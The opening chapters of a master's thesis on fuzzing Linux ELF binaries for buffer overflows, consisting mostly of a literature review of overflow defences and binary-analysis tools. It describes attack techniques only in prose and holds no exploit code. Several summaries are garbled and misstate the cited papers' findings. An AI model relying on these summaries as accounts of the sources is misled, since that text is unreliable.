YAŞAR UNIVERSITY
GRADUATE SCHOOL

MASTER THESIS

VULNERABILITY ANALYSIS FOR EXECUTABLE CODES

ARMAĞAN YILDIRAK

THESIS ADVISOR: ASSOC. PROF. DR. AHMET HASAN KOLTUKSUZ

DEPARTMENT OF COMPUTER ENGINEERING

PRESENTATION DATE: 12.06.2020

BORNOVA / İZMİR
JUNE 2020

We certify that, as the jury, we have read this thesis and that in our opinion it is fully adequate, in scope and in quality, as a thesis for the degree of Master of Science in Computer Engineering.

Jury Members:	**Signature:**
Assoc. Prof. Dr. Ahmet Hasan KOLTUKSUZ YAŞAR University	.....
Prof. Dr. Şaban EREN YAŞAR University	.....
Assist. Prof. Dr. Serap ŞAHİN İZMİR INSTITUTE OF TECHNOLOGY	.....

Prof. Dr. Cüneyt GÜZELİŞ
Director of the Graduate School

ABSTRACT

VULNERABILITY ANALYSIS FOR EXECUTABLE CODES

Yıldırak, Armağan

MSc in Computer Engineering

Advisor: Assoc. Prof. Dr. Ahmet Hasan KOLTUKSUZ

June 2020

In this study, a different type of fuzzer which is used in software vulnerability testing, is implemented. The focus is on finding buffer-overflows in ELF (Executable and Linkable Format) binaries. Several binary analysis techniques such as dynamic analysis, static analysis, hybrid analysis etc., are used in this fuzzer. The fuzzer also has a new technique which is a debug profiler. The debug profiler can be dynamically changed. It can modify more options such as open or close ASLR (Address Space Layout Randomization), and dynamically change command-line inputs or stdin inputs.

Key Words: Dynamic analysis, Static analysis, Hybrid analysis, ASLR, ELF, Buffer-overflow, Fuzzer.

ÖZ

ÇALIŞTIRILABİLİR KODLAR İÇİN ZAFİYET ANALİZİ

Yıldırak, Armağan

Yüksek Lisans, Bilgisayar Mühendisliği

Danışman: Doç. Dr. Ahmet Hasan KOLTUKSUZ

Haziran 2020

Bu çalışmada, yazılım güvenlik açığı testinde kullanılan farklı bir tip fuzzer kullanılmıştır. Odak noktası ELF ikili dosyalarında arabellek taşmaları bulmaktır. Bu fuzzer'da farklı dinamik analiz, statik analiz, hibrid analiz, vb teknikler kullanılmıştır. Fuzzer ayrıca bir hata ayıklama profilcisi olan yeni bir tekniğe sahiptir. Hata ayıklama profili dinamik olarak değiştirilebilir. ASLR'yi açma veya kapama gibi daha fazla seçeneği değiştirebilir, komut satırı girişlerini veya stdin girişlerini dinamik olarak değiştirebilir.

Anahtar Kelimeler: Dinamik analiz, Statik analiz, Hibrid analiz, ASLR, ELF, Arabellek taşmaları, Fuzzer.

ACKNOWLEDGEMENTS

First, I would like to thank my supervisor Assoc. Prof. Dr. Ahmet Hasan KOLTUKSUZ for his guidance and patience during this study.

I would like to thank Dr. Çağatay YÜCEL for encouraging me to do a research on the vulnerabilities of executable codes which is an important topic in the field of cyber security.

Also, I would like to thank Dr. Anas Mu'azu KADEMİ for his valuable contributions.

Armağan Yıldırak

İzmir, 2020

TEXT OF OATH

I declare and honestly confirm that my study, titled "VULNERABILITY ANALYSIS FOR EXECUTABLE CODES" and presented as a master's thesis, has been written without applying to any assistance inconsistent with scientific ethics and traditions. I declare, to the best of my knowledge and belief, that all content and ideas drawn directly or indirectly from external sources are indicated in the text and listed in the list of references.

Armağan YILDIRAK

Signature

.....

July 7, 2020

TABLE OF CONTENTS

LIST OF FIGURES

LIST OF TABLES

SYMBOLS AND ABBREVIATIONS

ABBREVIATIONS:

ASLR	Address Space Layout Randomization
ROP	Return-Oriented Programming
DEP	Data Execution Prevention
BSS	Block Started by Symbol
ELF	Executable Linkable Format
RAX - EAX	Accumulator Register
RBX - EBX	Base Register
RCX - ECX	Counter Register
RDX - EDX	Data Register
RSI - ESI	Source Index
RDI - EDI	Destination Index
RBP - EBP	Base Pointer
RSP - ESP	Stack Pointer

CHAPTER 1
INTRODUCTION

This thesis strives to investigate the novel and extraordinary uses of fuzz-testing. This study distinguishes itself from most of the work on Linux binaries which aims to increase the efficiency of known models; the emphasis here is to gain an understanding of possible vulnerabilities usages and how to find them in Linux environments. Much investigative work is needed before developing the ideas presented here. This thesis requires a considerable amount of self-teaching in related areas, such as the memory layouts of C programs, assembly coding, concepts of stack and heap memory segments, Linux system calls, stack buffer overflows, modifying data/stack, modifying program control flow, shellcodes, ret2libc attacks, format string vulnerabilities, heap overflows, modern exploit mitigation techniques (such as ASLR, stack canaries, DEP) and bypassing the exploit mitigation techniques. These topics are investigated in literature review section and background chapter.

Most bugs detection and vulnerability analysis can be done by fuzzing method. or Fuzz testing (Fuzzing) is an automated software testing technique involving the provision of invalid, unexpected or random data as inputs to a computer program. The input program is monitored for exceptions such as crashes, failed assertions of built-in code or potential memory leaks. Fuzzer, which is the software tools utilized, is usually used for testing programs which take standardized inputs. Its structure is defined, e.g. in a file format or protocol, and differentiates between valid and invalid input. An efficient fuzzer generates semi valid input; valid enough as it is not rejected directly rather creates unexpected behaviors deeper within the program and is sufficiently invalid to reveal corner cases not properly addressed. Input that crosses a trust boundary is often the most important for the purpose of defense. For instance, fuzz code which handles a file upload by any user is more important than fuzzing the code that parse a settings file that can only be accessed by a privileged user. A different type of fuzzer is implemented in this study. The study has been detailed in implementation chapter. The advantages and the drawbacks of tool have been highlighted in discussion as well as

conclusion chapter.

1.1. SCOPE

This research work is implemented on Linux operating system. It works on Executable and Linkable Formats (ELF) file formats which are based on Linux operating systems.

1.2. MOTIVATION AND AIM

The purpose of this thesis is improving the outputs of the fuzz-testing and creating a new binary analysis tool by using static, dynamic and hybrid analysis techniques. This implementation provides a new fuzzer that gives more detailed test results of vulnerabilities analysis in the ELF binaries.

1.3. NOVELTY OF THIS RESEARCH

Following the relevant works and tools surveyed as an anointed bibliography in the literature section, this thesis provides a novel approach to find bugs and vulnerabilities in programs, with promising result from the implementation exposing bugs and vulnerabilities in the target programs.

1.4. LITERATURE REVIEW

Stackguard Automatic adaptive detection and prevention of buffer-overflow attacks, (Cowan, 1998).

StackGuard is a simple extension for compilers enhancing the executable code such that the softwares are protected from buffer-overflow attacks. StackGuard detects changes in the return address by using a canary word next to the function return address on the stack. The buffer overflow attack method takes advantage of the fact that the return address word is very close to a byte array with weak boundary control, the only tool the attacker has. Under these limited situations, it is difficult to overwrite the word to return address without disturbing the word canary as the canary word changes every execution so that the attacker cannot guess it. A MemGuard, which is a tool used for additional security, prevent the buffer-overflow attacks by protecting a return address when a function is called and unprotecting the return address when the function returns.

Libsafe: Protecting Critical Elements of Stacks. Bell Labs, (Baratloo et al., 1999) Libsafe is an implementation that is a copy of the vulnerable C library functions. These copied functions keep their functionalities, but they check the source and the destination buffer size, so they do not overwrite the return address.

A first step towards automated detection of buffer overrun vulnerabilities, (Wagner et al., 2000) This work defined a technique for detecting possible buffer overflow in C source code. The technique mainly detects security bugs with a static analysis that security bugs can be eliminated before code is deployed.

Transparent runtime defense against stack-smashing attacks, (Baratloo et al., 2000)

In this paper, two methods were shown for detecting and handling buffer overflow attacks. The first method stops all known vulnerable library function calls. This method creates a proxy version of the corresponding function which has the same functionality, but any buffer overflows are included within the current stack frame. The second method protects the critical stack elements for using a binary modification of the process memory. These two methods implemented on Linux as dynamically loadable libraries.

A compile-time solution to buffer overflow attacks, (Chiueh & Hsu, 2001)

A return address defender (RAD) which is a compiler-based solution of the buffer overflow attack problem is implemented. Attackers change the return address for executing their malicious codes and RAD tries to prevent buffer overflow attacks. RAD is a compiler extension that creates a secure area and keeps the return addresses in this area. This operation does not need to modify the source code of the programs. RAD does not touch the stack frame layout and the source code can be generated with existing libraries and other object files.

Accurate buffer overflow detection via abstract payload execution, (Toth & Krugel, 2002)

Toth and Krugel introduce a technique that exactly detects buffer overflow code in the request's payload by focusing on the sled of the attack. The sled is used to rise up the luck of a successful unauthorized entry by attacker using a long code segment to

change the program counter for exploiting the malicious code which should be run in the CPU. The technique perfumes an abstract code execution to identify buffer overflow attacks.

Architecture support for defending against buffer overflow attacks, (Xu et al., 2002)

Xu et al made two hardware-based solutions for buffer overflow attacks. The first solution is a split control and data stack that to stop the return address function from overwriting. This solution was applied with the architectural supported compiler support by changing the semantics of the calls and return instructions. The other technique is a secure return address (SRAS) which detect the buffer overflow attacks. SRAS made an unnecessary copy of the return address provided by CPU to validate the return addresses for detecting exploit code attacks.

Cyclone: A safe dialect of C, (Jim et al., 2002)

Cyclone is a secure adaptation of the C programming language. It is designed for preventing the buffer overflows, the format string attacks, and memory management errors by protecting the same C syntax and semantics.

ARCHER: using symbolic, path-sensitive analysis to detect memory access errors, (Xie et al., 2003)

ARCHER is a memory scanner that is static and efficiently control memory access. ARCHER utilizes path-sensitive, inter-procedural symbolic analysis to link values of both variables and memory sizes. It analyzes established values to be used by a static analyzer for every access list, uninitialized reference, or a feature that requires a size parameter to be used. Accesses that ignore limits are marked as errors. For those that are exploitable by malevolent attackers are labeled as security flaws.

PointguardTM: Protecting pointers from buffer overflow vulnerabilities, (Cowan et al., 2003)

PointGuard is a compiler strategy designed to defend against several forms of buffer overflows by encrypting pointers while placed in memory and decrypting them only after loaded into processor registers. PointGuard struggles to have a buffer flow attack as the corrupted value of the intruder passes through the PointGuard decryption

method, produces a random address connection, except with reasonably sparse address spaces, probably causing the system to crash. Crashing is the objective: to allow the target software to fail, rather than turn over access to the intruder.

Protecting C programs from attacks via invalid pointer dereferences, (Yong & Horwitz, 2003)

Yong and Horwitz defined the creation and application of a C-program protection method handling buffer overflow attacks. It had a small executable overhead that did not allow the programmer to change its source code, did not disclose any false-positive information, and provides security against a vast array of attacks. The method used static analysis to recognize potentially unsafe pointer deference and memory positions that are valid targets for such pointers. Dynamic monitors were applied. Unless the goal of inappropriate deference was not in a legal range at run-time, a possible security breach was identified, and the program was stopped.

Testing C programs for buffer overflow vulnerabilities, (Haugh & Bishop, 2003)

Haugh and Bishop produce a test technique that monitors computer programs that keep track of memory buffers, and tests arguments for functions to decide if they satisfy those requirements alerts when a buffer overload occurs. This was the case in comparison with test data causing buffer overflows when performed with regular test data. Using this approach, a framework (two different versions of wu-ftpd and net-tools) have been developed and validated using three widely used software packages. This analysis revealed that the approach detects vulnerabilities in a buffer overflow, and has a small, false-positive rate, and does well compared to other techniques.

Valgrind: A program supervision framework, (Nethercote & Seward, 2003)

Valgrind is a programmable platform to develop tools including bug detectors and profilers for program monitoring. It executes supervised programs using dynamic binary translation, giving complete control over each component without needing source code, and without the need for recompilation or re-linking prior to execution.

A dynamic technique for eliminating buffer overflow vulnerabilities (and other memory errors), (Rinard et al., 2004)

Rinard et al in this work implemented a compiler that incorporates dynamic checks

into the created code to detect all out of bounds memory accesses. When a boundless write is observed, the value stored away in the hash table is returned as the matching value reads out of bounds. The net result is to give an unbounded size to every allocated memory frame and to delete unbound access as a software bug. This approach has been tested by many commonly used open-source servers (Apache, Sendmail, Pine, Mutt, and Midnight Commander). Both these servers were vulnerable to buffer overflow attacks with standard compilers recorded in websites for security monitoring. These security flaws were deleted from this compiler. Results have shown that the compiler allows servers to successfully conduct buffer overflow threats so that user requests for service without security flaws can be continued correctly.

A practical dynamic buffer overflow detector, (Ruwase & Lam, 2004)

Ruwase and Lam represented a practical buffer overflow detector which was called C Range Error Detector (CRED). The GNU C compiler version 3.3.1 was built to provide CRED. CRED noticed all buffer overrun attacks when checking memory access boundaries directly. CRED had not violated the current code, because it used a new approach to help program management for those out-of-bounds addresses, in contrast to the original referent object-based bound monitoring technique.

Automatic generation of buffer overflow attack signatures: An approach based on program behavior models, (Liang & Sekar, 2005)

Liang and Sekar developed a technique that could recognize the features of an attack by buffer overflow and eliminate potential attacks or their variants as the availability of servers under regular attacks has increased considerably. The method is fully automated, have no source code, and low overhead costs for operating time. It was successful against most assaults during the tests and showe any false positive results.

Dynamic taint analysis for automatic detection, analysis, and signature generation of exploits on commodity software, (Newsome and Song, 2005)

Newsome and Song suggested dynamic taint research, covering most forms of vulnerabilities, to automatically detect overwriting attacks. The observed program source code or special configuration is not required, and the default software is not working. TaintCheck, a system that can perform dynamic taint analysis by performing

binary re-writing on time, isused to illustrate the idea. The technique shows that TaintCheck detects most exploits reliably. For any of the several different programs tested, TaintCheck provided no wrong positives. The automatic signature generation could be improved by TaintCheck in many ways.

Exploiting ecc-memory for detecting memory leaks and memory corruption during production runs, (Qin et al., 2005)

Qin et al. proposed a SafeMem method to find out on-the-fly memory leaks and memory manipulation. No hardware support for this tool. Instead, the ECC memory technology used to detect memory leakage and degradation uses sophisticated dynamic memory consumption behavior analysis. Seven real-world applications with memory leaks or memory glitches were tested. With low overhead, SafeMem detects all checked bugs. The findings also showed that the ECC-protection was effective for the detection of mistaken memory leaks and the reduction in memory monitoring memory waste when it was observed in comparison with page-consciousness.

Using valgrind to detect undefined value errors with bit-precision, (Seward & Nethercote, 2005)

Memcheck is a method implemented with the Valgrind Dynamic Binary Instrumentation System. It identifies a large variety of memory errors while running in applications and focusing on finding flaws in undefined values. These flaws are common, and sometimes cause bugs in programs written in languages such as C, C++, and Fortran that are hard to find. Memcheck's accuracy check improves that of previous methods by being precise to the level of the individual bits. This accuracy offers a true and correct negative score for Memcheck.

Diehard: probabilistic memory safety for unsafe languages, (Berger & Zorn, 2006

DieHard is a runtime framework that tolerates buffer overflows, dangling pointers, and uninitialized data errors while probabilistically preserving soundness. DieHard uses randomization and duplication to obtain probabilistic memory protection by approximating an infinite size heap. DieHard's memory manager allocates objects to a heap at least twice the size needed. This algorithm avoids heap corruption and ensures that memory bugs are prevented. DieHard works in a replicated mode for extra protection where several replicas run concurrently with the same program. The

replicated version of DieHard increases the probability of correct execution when it initializes each replica with various random seeds and needs a consensus on its performance because errors will have no similar impact on all replicas.

Securing software by enforcing data-flow integrity, (Castro et al., 2006)

Castro et al introduced a simplified technique that prevented the manipulation and data-flow integrity of buffer overflows and format string vulnerabilities. It instrumented the software using static analysis to maintain data flow in the data flow graph at runtime. The technique defined the efficiency of data-flow integrity application using static analysis to minimize overhead instrumentation. This execution can also be used to detect a wide range of attacks and faults as it could be automatically used without changes for C and C++ applications, without false positive and with low overhead.

Static detection of vulnerabilities in x86 executables, (Cova et al., 2006)

Cova et al. proposed a vulnerability detection method in ELF binary format with x86 executables. This method focused on static analysis and symbolic execution. Symbolic execution is a way of evaluating a program to decide which inputs would trigger what part of the program to run. The implementation detected taint-style vulnerabilities in binary code.

A smart fuzzer for x86 executables, (Lanzi et al., 2007)

Lanzi et al identified a vulnerability detection method in the object code called smart fuzzing. Although traditional flushing uses random input to detect crash conditions, intelligent flushing restricts the space input with preliminary static program analysis and then is refined by tracking through output. In other words, the quest is led by a mixture of static and dynamic analyzes, which enables the execution route to lead to the most vulnerable corner cases, thereby increasing the efficiency of the flow to help detect security violations in black box programs.

Bouncer: securing software by blocking bad input, (Costa et al., 2007)

Bouncer uses existing software tools to detect attacks and automatically creates filters to block vulnerability exploitations. By instructing device calls to remove abused messages, the filters are implemented automatically. These filters add low overheads

and allow programs to run properly. Bouncer implements three techniques of generalization of filters to make it difficult to bypass program slicing which utilizes a combination of static and dynamic analysis to remove unnecessary conditions from the symbolic filters for specific library functions that succinctly characterize their behaviors, and generate alternative exploits driven by symbolic principles. Bouncer filters have low overhead, they have no false design positive, and can produce filters that block any real weakness.

Valgrind: a framework for heavyweight dynamic binary instrumentation, (Nethercote & Seward, 2007)

Frameworks for Dynamic binary instrumentation (DBI) make it simple to develop dynamic binary analysis (DBA) tools like checkers and profilers. Nethercote et al developed Valgrind, a DBI system designed for the construction of heavyweight DBA instruments. The focus of this approach was on its unique support of shadow values, an effective but unknown and difficult DBA technique, which required a tool to shadow every register, and every memory value with an additional value explaining it. This support includes many essential features designed to distinguish Valgrind from other DBI frameworks. Despite these features, lightweight tools designed with Valgrind run fairly slowly, but Valgrind could be used to create more interesting, heavyweight tools with other DBI frameworks like Pin and DynamoRIO which were hard or impossible to create with.

Bitblaze: A new approach to computer security via binary analysis, (Song et al., 2008)

BitBlaze is a binary analysis approach to machine protection. In general, BitBlaze focuses on developing and using a single binary analysis framework to provide innovative solutions to a wide range of different security issues. This binary analysis framework allows precise analysis, an expandable architecture, and integrates static, dynamic analysis and software testing strategies to meet specific safety requirements. BitBlaze allows a root-case approach to computer security with the direct extraction of security-related properties from binary programs and offers innovative and efficient solutions, as seen by over a dozen various security applications.

Marple: a demand-driven path-sensitive buffer overflow detector, (Le & Soffa, 2008)

Marple is a static analyzer for the identification and evaluation of buffer overflows with the basic concept of classifying software paths for vulnerability. For accuracy and scalability, Marple blends path-sensitivity with a demand-driven analysis. Marple constructs a buffer overflow vulnerability model and then uses the model to create an analyzer that is responsive to requests. Marple recognizes and defines categories of paths that include, don't know, infeasible, secure, vulnerable, and overflow-input-independent. The classification allows goals to be set if the root causes of vulnerable pathways are to be pursued.

Preventing memory error exploits with WIT, (Akritidis et al., 2008)

A technique called Write Integrity Testing (WIT) that provides realistic defense against exploiting memory error to take control of vulnerable software attacks has been introduced by Akritidis et al. At compile time, WIT used point analysis to determine a graph of monitor flow and collection of artifacts that could be entered in the program with each instruction. Then it produced code that was instrumented to stop instructions from modifying objects not included in the static analysis set and also to make sure that implicit control transfers are made possible by the control-flow graph. To enhance coverage where the analysis was not accurate enough, WIT inserted small guards between both the original program objects. This approach has been described as the effective implementation of optimizations to reduce leverage space and time.

Vulnerability analysis for x86 executables using genetic algorithm and fuzzing, (Liu et al., 2008)

Fuzzing was widely used in common programs, although released without source code, to find security vulnerabilities. Insecurity analysis, it has become a critical tool but requires big input space. In an interactive program called the GAFuzzing (Genetic Algorithm Fuzzing), Liu et al implemented a tool to detect vulnerabilities that incorporates static and dynamic analysis to maximize random Fuzzing. First, the structural nature, interface, and interest area of code were obtained with static analyzes, and the testing criteria formally defined. Second, a genetic algorithm was used to handle the development of testing data and boost the research target. In comparison to other software testing methods, the execution without source code was evaluated

explicitly in this implementation. This review demonstrates that GAFuzzing for vulnerability analysis was preferable to random Fuzzing.

Dynamic test generation to find integer bugs in x86 binary linux programs, (Molnar et al., 2009)

Integer errors, including integer overflow, width conversions, and signed / unsigned conversion issues have been a significant root cause. Molnar et al present a method to find integer bugs utilizing dynamic test generation on x86 binaries and this method was defined as main design choice to execute those programs symbolically efficiently. It is a method used to search Linux x86 binary executables in a SmartFuzz prototype tool.

Dieharder: securing the heap, (Novark & Berger, 2010)

DieHarder is the first systematic handling of the effect on the protection of allocator design. It analyzes a number of widely used memory assignment devices (including Windows, Linux, FreeBSD, OpenBSD) that are vulnerable to attack. It then introduces DieHarder, a new assignor that has this research guiding in design. DieHarder offers the highest degree of protection from heap-based attacks by any functional allocator we know of while enforcing modest overhead efficiency. The web browser is running with DieHarder, in particular, as good as with the Linux allocator.

Paricheck: an efficient pointer arithmetic checker for C programs, (Younan et al., 2010)

PAriCheck abounds with a verifier to verify that attackers can't exploit buffer overflow vulnerabilities. The key technique is to test the arithmetic of the predictor rather than the deference when carrying out boundary controls. The tests are conducted by giving each object a specific label and checking that perhaps the label is compatible with every memory location in which the object is occupied. Whenever the arithmetic marker appears, this label is contrasted with the corresponding arithmetic mark. If the labels are different there has been an out-of-bound estimate.

Taintscope: A checksum-aware directed fuzzing tool for automatic software vulnerability detection, (Wang et al., 2010)

TaintScope is an automated flood framework that uses symbolic execution techniques

and dynamic taint analysis to resolve security problems. First, in input cases, TaintScope can define the controlling sum fields, locate checksum integrity checks accurately using branch sampling techniques, and bypass these checks by modifying the control flow. Secondly, TaintScope is a flush-based X86 binary method. TaintScope decides which bytes in a well-formed input are employed in safety sensible operations based upon finely grained dynamic taint detection and then concentrate on changing these bytes. This makes it easier to trigger potentially vulnerable inputs produced. Thirdly, from searching, flushing, to the repairing of crashed specimens, TaintScope is fully automatic. The checksum values can be set in generated inputs using symbolic execution techniques and combined concrete.

On the expressiveness of return-into-libc attacks, (Tran et al.)

Return-into-libc (RILC) is the most common method of using code. An attacker is used in this attack to interrupt control-flow with existing processes in the legal program. Although risky, the power of the attacker is usually considered to be restricted as it makes only straight-line code executable. In other words, it is assumed that RILC attacks are unable to arbitrarily compute as they are not completed by Turing. Therefore, researchers have developed other techniques of code re-use, such as return-oriented programming (ROP), to overcome the limitation. Tran et al make the counterargument and show that Turing is indeed the original RILC technique. The RILC attack called the complete RILC Turing (TC-RILC) makes arbitrary calculations in particular. TC-RILC meets the formal Turing-completeness criteria. Furthermore, since the TC-RILC attack can be portable between different versions of operating systems because it depends on libc's well-defined semantic functions, and of course it has a negative impact on some existing anti-ROP defenses. The development of TC-RILC both on Linux and on Windows shows how articulated and realistic the widespread RILC attack is.

Practical memory checking with dr. memory, (Bruening & Zhao, 2011)

Memory corruption, uninitialized memory access, free memory, and other memory-related bugs are some of the hardest programming bugs to detect and fix since the error was delayed and non-deterministic and connected to observed symptoms. Windows and Linux based memory management tool which is called Dr. Memory manages the dynamic, undocumented windows environment and does not disclose false positive

memory leaks that plague algorithms with conventional leaks. Dr. Memory uses effective instrumentation techniques and direct comparisons with the state-of-the-art device. Valgrind Memcheck shows that Dr. Memory, on average, is twice as fast as Memcheck and on individual tests is up to four times quicker.

Ropdefender: a detection tool to defend against return-oriented programming attacks, (Davi et al., 2011)

Modern attacks on runtime are increasingly using strong, return-oriented (ROP) programming. These attacks also operate under contemporary memory security frameworks such as the prevention of data execution (DEP). ROPdefender detects classic ROP attacks dynamically. Unlike existing solutions, ROPdefender can be deployed immediately by end-users, as it does not rely on lateral information which is seldom provided in action.

ROP payload detection using speculative code execution, (Polychronakis & Keromytis, 2011)

Polychronakis and Keromytis present a method for detecting ROP payloads in arbitrary data such as network traffic or process memory buffers. This technique speculates in driving code execution, which already exists at the defined input data address space of a targeted process and, identifies the output of valid ROP code in runtime. This experimental evaluation has shown that the implementation of this system can detect a wide range of ROP exploits without getting false positives on Windows applications and easily incorporate them into existing shell code detection defenses.

Addresssanitizer: A fast address sanity checker, (Serebryany et al., 2012)

AddressSanitizer is a detector for memory error, find out-of-bound access, and use-after-free bugs, heap, stack, and global objects. It employs a specialized memory allocator and code instrumentation which is fairly easy to apply in any compiler, binary translation program, or hardware.

Binary stirring: self-randomizing instruction addresses of legacy x86 binary code, (Wartell et al., 2012)

Wartell et al implement native code x86 with the ability to auto-randomize the

addresses of its instruction every time it is started. The STIR input is just the binary code of the application, with no source code index that dynamically defines the basic block addresses at the time of load. So even through an intruder binary instance, the instruction addresses are unpredictable in other instances. An array of binary conversion techniques enables STIR to transparently protect massive, practical applications that cannot be completely disassembled due to calculated jumps, interleaving of code-data, operating system callbacks, dynamic linking, and several other difficult binary functions.

Buffer overflow patching for C and C++ programs, (Shahriar et al., 2013)

Shahriar et al suggest a compilation of general rules for minimizing C/ C++ applications' buffer overflow vulnerabilities. Such rules define computer weakness and how to unlock it. The proposed approach involves simple and complicated code types that can over-load the buffer from inappropriate library calls to show the direction in which control flow frames are used. Two open-source C / C++ frames and two experiments are included in this approach. The findings demonstrate that, in addition to the previously identified drawbacks in a buffer overflow, the current regulations even find additional vulnerabilities. Furthermore, the patching laws tax the client insignificantly.

Dowser: A guided fuzzer for finding buffer overflow vulnerabilities, (Haller et al., 2013)

Dowser is a fuzzer that mixes taint detection, static analysis and symbolic execution to detect buffer overflow bugs in the program's logic. A software part of complex arithmetic instructions could be more vulnerable to memory loss than basic array entry. The more complicated vulnerabilities and the larger the math of the references, the more complicated it is to locate using proven methods such as random fuzzage and static analysis. Dowser lists the instructions for uninitialized by its complexity and then uses symbolic implementation to zoom in into more interesting operations. Dowser can severely reduce the required search space for covering the application by zooming in on actual activities. The symbolic execution stage uses a new search algorithm to maximize pointer coverage rather than classical code coverage. Dowser steers the execution forward branches that can exploit the value of a pointer more efficiently. This means that in true programs, Dowser finds deep bugs.

Rule-based source level patching of buffer overflow vulnerabilities, (Shahriar & Haddad, 2013)

This particular work focuses on monitoring and modifying security flaws in the buffer overflow. This detection identifies programming elements, such as language restrictions, related libraries, and logical faults, that may trigger a buffer overflow. This work contains many patterns of code which include simple and complex buffer overflow types. In order to avoid the overflow of buffers without changing application functionality, their research suggested eight rules that handle vulnerable code. The method suggested addresses buffer overflow problems not only at the unit level but also at the embedded level which passes information about the buffer size.

Who allocated my memory? detecting custom memory allocators in C binaries, (Chen et al., 2013)

MemBrush is a tool for detecting high-precision memory assignment and relocation functions in stripped binaries. For existing reverse tools, MemBrush can provide detailed data for the Memory Management API, thereby analyzing the specific application structures of a programmer. MemBrush uses dynamic analysis to detect memory assignment and distribution routines by finding functions that are suited to the generic features of assigning and relocating assignments.

Hacking blind, (Bittau et al., 2014)

Bittau et al demonstrate that remote stack buffer overflow can be written against services resuming after a crash without getting a copy of the target binary or source code. This allows hackers to manually build and install private programs or open-source servers from the source when the binary remains unknown. Classic methods are usually combined with a certain binary, and the assailant knows where useful Return Oriented Programming (ROP) gadgets are located. Blind ROP (BROP) Attack finds enough ROP gadgets from a remote location to call for a writing system and then transfers the vulnerable binary to the network. This is done by leaking a single small amount of information over whether or not a specific input crashed.

Statically detecting use after free on binary code, (Feist et al., 2014)

Graph of Use-After-Free to Exploit Binary (GUEB) is a static tool that detects Use after Free flaws on disassembled software. GUEB has basically three steps. Firstly,

GUEB tracks heap operations and address transfers using a special value analysis, taking into account aliases. Secondly, GUEB uses the results to identify statically the flaws of Use-After-Free. Finally, for every Use-After-Free, the subgraphs of GUEB extract sequentially describe the creation, releasing, and utilization of the danger pointer.

Automated exploit generation for stack buffer overflow vulnerabilities, (Padaryan et al., 2015)

Padaryan et al. have introduced an automated exploit technique to build exploits for stack buffer overflow flaws and prioritize software bugs. The method is based on dynamic analysis and symbolic program execution. It can be implemented for executable programs and includes no debug information. This tool has been used to generate exploits for a total of eight Linux and Windows software vulnerabilities, of which three were not resolved at that time.

Firmalice - automatic detection of authentication bypass vulnerabilities in binary firmware, (Shoshitaishvili et al., 2015)

Firmalice supports the analysis of firmware operating in integrated devices by using a binary analysis framework. Firmalice is designed based on symbolic execution engines methods to increase its scalability, such as slicing the program. It uses an authentication bypass model regarding the ability of the attacker to determine the necessary inputs to operate privileged. It also was able to identify that an attacker could not exploit the backdoor in the third firmware sample without knowing about a set of unprivileged credentials.

Memorysanitizer: fast detector of uninitialized memory use in C++, (Stepanov & Serebryany, 2015)

MemorySanitizer is a dynamic tool used in C and C++ to identify uninitialized memory usages. The method is compile-time instrumentation on bit-precise shadow memory during runtime. Shadow propagation method is used to prevent a copy of uninitialized memory with false-positive reports.

Parallax: Implicit code integrity verification using return-oriented programming, (Andriesse et al., 2015)

Parallax is a self-contained solution to verification of code integrity that preserves instructions by overlapping gadgets with Return-Oriented Programming (ROP). This methodology confirms integrity implicitly by translating verification code into ROP code which uses gadgets dispersed throughout the binary. Manipulating the protected instructions ruins the gadgets contained therein so that the verification code fails, thus preventing the opponent from using the modified binary. Parallax does not depend on code check-summing as compared to previous solutions, so it is not vulnerable to instruction cache alteration attacks that affect check-summing techniques. Parallax does not measure execution hashes and thus can secure code with the non-deterministic state. Parallax restricts efficiency output to the verification code, while the safe code executes at its usual speed.

Preventing use-after-free with dangling pointers nullification, (Lee et al., 2015)

DANGNULL is a program that identifies temporary memory security violations such as use-after-free and double-free during run-time. DANGNULL relies on a significant assumption that the root cause is that after the target object has been released, the pointers are not nullified. DANGNULL automatically trace the relationships of the object via pointers and cancel out all pointers when the target object is released based on this observation.

Stackarmor: Comprehensive protection from stack-based memory error vulnerabilities for binaries, (Chen et al., 2015)

StackArmor is a robust security strategy for vulnerabilities in binaries including stack-based memory error. It depends on binary analysis and rewrite techniques to dramatically minimize conventional call stack organizations' remarkably high predictability of space and temporal memory. Unlike previous approaches, StackArmor can defend against arbitrary stack-based attacks, does not require access to software, and offers a policy-driven defense approach that allows end-users to tailor the security performance tradeoff to their needs.

The BORG: nanoprobing binaries for buffer overreads, (Neugschwandtner et al., 2015)

BORG (Buffer Over-Read Guard) is a method for the monitoring of buffer over-reading errors in real-world programs that use static or dynamic software analysis, tint propagation, and symbolic execution. BORG first operates by choosing buffers, which can lead to over-reading and then to symbolic execution, which then leads to overreading access to the program paths. BORG works on binaries and needs no source code.

Driller: Augmenting fuzzing through selective symbolic execution, (Stephens et al., 2016)

Driller, a hybrid method for excavation of vulnerabilities that complements flush and selective concolic efficiency to find deeper bugs. Cost-effective fuzzing is used to exercise program compartments, while concolic execution is used to produce inputs that satisfy complicated compartment separation tests. With the strengths of both approaches combined, Driller mitigates its limitations by avoiding a concolic analysis route failure and the incompleteness of the fuzzing. Driller only selects the paths considered important by the fuzzer to investigate and establish inputs for conditions not satisfied by the fuzzer.

SOK: (state of) the art of war: Offensive techniques in binary analysis, (Shoshitaishvili et al., 2016)

Shoshitaishvili et al introduce a framework for binary analysis that uses a collection of analysis techniques suggested in the past. The framework provides a systematized application of these techniques that enables the composition and creation of new methods by other researchers. The use of such techniques in a single context allows them to be clearly compared and their pros and cons defined.

Delta pointers: buffer overflow checks without the checks, (Kroes et al., 2018)

Delta Pointers is a buffer overflow identification method focused on the efficient labeling of the pointers. Delta Pointers use existing hardware features to monitor contiguous and non-contiguous overflows on dereferences without any verification of additional branches or memory access operations by carefully adjusting the display of pointers without violating the language specification. Delta Pointer's emphasis on

buffer overflows instead of other vulnerabilities offers a special control-free architecture to provide high efficiency while retaining compatibility.

T-fuzz: Fuzzing by program transformation, (Peng et al., 2018)

In order to maximize coverage, current fuzzing methods are based on imprecise heuristics or complex input adjustment techniques (such as symbolic execution or taint analysis). This approach identifies coverage from a different perspective: by removing sanity tests in the target program. T-Fuzz uses a guided input coverage fuzzer and whenever the fuzzer cannot trigger new code paths, input check for failure by lightweight dynamic tracing technique. These controls are taken out of the target program. Fuzzing would then start on the transformed software. T-Fuzz uses a symbolic execution-based approach as an auxiliary post-processing stage to filter out false positives and replicate true bugs in the original program allowing the code to be activated and possible bugs found shielded by the removed controls. Fuzzing converted error finding systems raises two problems. The first is to eliminate controls leading to over-approximation and false positives, and the second for true bugs and not to cause the crash feedback of the converted program in the original software.

